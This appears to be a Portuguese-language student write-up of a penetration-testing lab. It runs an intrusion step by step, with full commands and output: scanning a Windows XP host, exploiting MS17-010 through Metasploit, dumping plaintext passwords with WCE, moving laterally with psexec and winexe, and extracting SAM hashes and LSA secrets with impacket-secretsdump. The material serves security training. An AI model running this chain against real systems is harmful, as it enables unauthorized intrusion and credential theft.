
LAB - SEM 08 - AMBIENTE LEGADO

LAB01: key(Us3rADown3d)

Priemeiro fizemos uma varredura pelos serviços ativos


```
nmap -v -sSV --open --script vulners.nse  -Pn 172.16.1.4
```



```
Some closed ports may be reported as filtered due to --defeat-rst-ratel
PORT     STATE SERVICE       VERSION
110/tcp  open  pop3          BVRP Software SLMAIL pop3d
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: gbusiness.rede; OSs: Windows, Windows XP; CPE: cpe:
windows_xp

NSE: Script Post-scanning
```

→ Suspeitamos ser vulnerável à ms17-010 e de fato era

```
nmap --script=smb-vuln* 172.16.1.4
```



```
┌──(root㉿DESKTOP-NJHHNK6)-[/home/kali]
└─# nmap --script=smb-vuln* 172.16.1.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-09 22:17 -03
Nmap scan report for 172.16.1.4
Host is up (0.23s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   closed ftp
25/tcp   closed smtp
110/tcp  open   pop3
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
3389/tcp open   ms-wbt-server

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Micro
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-g
|_smb-vuln-ms10-061: false
| smb-vuln-ms08-067:
|   VULNERABLE:
```

→ Após verificarmos que de fato é vulnerável, pudemos explorar com o msfconsole


exploit/windows/smb/ms17_010_psexec

→ demos um shell para obter a shell e fizemos um filtro na raiz por todos arquivos txt

```
C:\>dir /s /b *.txt
```

→ Com as dicas da questão, fomos direto para o seguinte diretório

→ C:\Documents and Settings\bernardo\Desktop (com auxílio do meterpreter)




```
meterpreter > ls -a
Listing: C:\Documents and Settings\bernardo\Desktop
==================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  60    fil   2021-02-11 14:25:10 -0300  bernardo.txt

meterpreter > cat bernardo.txt
Muito bem!

Utilize a key para pontuar

key(Us3rADown3d)meterpreter > cd ..
meterpreter > ls
Listing: C:\Documents and Settings\bernardo
==========================================
```

LAB02: bernardo,1#bernard

Conectamos com o host 172.16.1.4 por meio do msfconsole → exploit/windows/smb/ms17_010_psexec
→ Fizemos uso do wce (uploadamos com o meterpreter)


```
upload /usr/share/windows-resources/wce/wce-universal.exe c:
```



```
meterpreter > upload /usr/share/windows-resources/wce/wce-universal.exe c:
[*] Uploading  : /usr/share/windows-resources/wce/wce-universal.exe → c:\wce-universal.exe
[*] Completed  : /usr/share/windows-resources/wce/wce-universal.exe → c:\wce-universal.exe
```

→ Executamos o script na raiz (saímos do meterpreter e entramos na raiz por meio do comando shell)


```
C:\> wce-universal.exe -w
```



```
C:\>wce-universal.exe -w
wce-universal.exe -w
WCE v1.41beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - b
Use -h for help.


bernardo\GBUSINESS:1#bernard
NETWORK SERVICE\:<contains-non-printable-chars>
WKS01$\GBUSINESS:<contains-non-printable-chars>
```

LAB03: 988967543672


→ Demos um ipconfig /all e identificamos o endereço do Servidor ao qual nosso host 172.16.1.4 está conectado



```
C:\>ipconfig /all
ipconfig /all

Configura◆◆o de IP do Windows

        Nome do host . . . . . . . . . . . . : wks01
        Sufixo DNS prim◆rio. . . . . . . . . : gbusiness.rede
        Tipo de n◆ . . . . . . . . . . . . . : desconhecido
        Roteamento de IP ativado . . . . . . : n◆o
        Proxy WINS ativado . . . . . . . . . : n◆o
        Lista de pesquisa de sufixo DNS. . : gbusiness.rede

Adaptador Ethernet REDE GRANDBUS:

        Sufixo DNS espec◆fico de conex◆o  . :
        Descri◆◆o . . . . . . . . . . . . . . : VMware Accelerated AMD PCNet Adapter
        Endere◆o f◆sico . . . . . . . . . . . : 00-0C-29-FB-AB-27
        DHCP ativado. . . . . . . . . . . . . : N◆o
        Endere◆o IP . . . . . . . . . . . . . : 172.16.1.4
        M◆scara de sub-rede . . . . . . . . . : 255.255.255.0
        Gateway padr◆o. . . . . . . . . . . . : 172.16.1.1
        Servidores DNS. . . . . . . . . . . . : 172.16.1.60
                                               8.8.8.8
```

→ O servidor no caso era o 172.16.1.60

→ Usamos agora o msfconsole → exploit/windows/smb/psexec




```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.16.1.60
RHOSTS ⇒ 172.16.1.60
msf6 exploit(windows/smb/psexec) > set SMBUser bernardo
SMBUser ⇒ bernardo
msf6 exploit(windows/smb/psexec) > set SMBPass 1#bernard
SMBPass ⇒ 1#bernard
msf6 exploit(windows/smb/psexec) > set LHOST 172.20.1.179
LHOST ⇒ 172.20.1.179
msf6 exploit(windows/smb/psexec) > exploit
```

→ Setamos as informações encontradas anteriormente

→ Seguimos o caminho dos usuários para detectar o Administrator

```
C:\Users\Administrator\Desktop
```

→ A key estava lá :)



```
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2015-02-05 19:19:06 -0300  desktop.ini
100666/rw-rw-rw-  80    fil   2016-05-03 20:29:24 -0300  key.txt

meterpreter > cat key.txt
Muito bem

Use a key para habilitar sua pontuacao no VLAB

KEY: 988967543672meterpreter > 
```

LAB04: GBcorps3rv3r08

→ usamos o winexe e o wce64.exe. Por acaso o wce64.exe já estava no diretório system32, pelo qual n precisamos fazer o upload

----

| caso precisássemos fazer o upload, o procedimento seria |


|

```
upload /usr/share/windows-resources/wce/wce64.exe c:/WINDOWS/system32
```

|

```
winexe -U bernardo%1#bernard //172.16.1.60 cmd.exe
```

→ Lá executamos o wce64



```
C:\Windows\system32>wce64.exe -w
wce64.exe -w
WCE v1.42beta (X64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by Hernan Ochoa
Use -h for help.

Administrator\GBUSINESS:GBcorps3rv3r08
Administrator\GBUSINESS:GBs3rv3r2K08
SRVINT$\GBUSINESS:???????????????????????????????????????????????????????????????????????????????
bernardo\GBUSINESS:1#bernard
rogerio\GBUSINESS:Roger@10
```

LAB05: 8D7553F39CF607EB0412F126763150C5

→ Usamos o impacket-secretsdump


```
impacket-secretsdump bernardo:1#bernard@172.16.1.60
```

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0x543047e96f4428c43086fdcd7944d504
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ae4b9891ebd7e330df8bbfe37d5e5e08:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
GBUSINESS\SRVINT$:aes256-cts-hmac-

```
sha1-96:812758c5784c7b3b67a5f87f9d38f8b51579579da5f0ebad033ae4cb67f167b6
GBUSINESS\SRVINT$:aes128-cts-hmac-sha1-96:a12223ebba50bd46372ccd21a64e4ba6
GBUSINESS\SRVINT$:des-cbc-md5:cdaea85d8fb375bf
GBUSINESS\SRVINT$:plain_password_hex:
727211a72ccab9fe9be368f6951bbc6bb3ac003154f604e8388e49e546bd2af233ac6271ab3ccad7f898f88c4f6fcf0b9
b6d7d9e2085111f2f9022f9a60e9519b55bd54f24f1e014562fde6eb62429d197d0e4fa00d95a483baf8062a6b42d8e-
af7e9cec4ca5881074226b55abaef049bc71b39d63aba336203f0a8a4aaf0f3adbc5263217f54a891226b974379f44b7
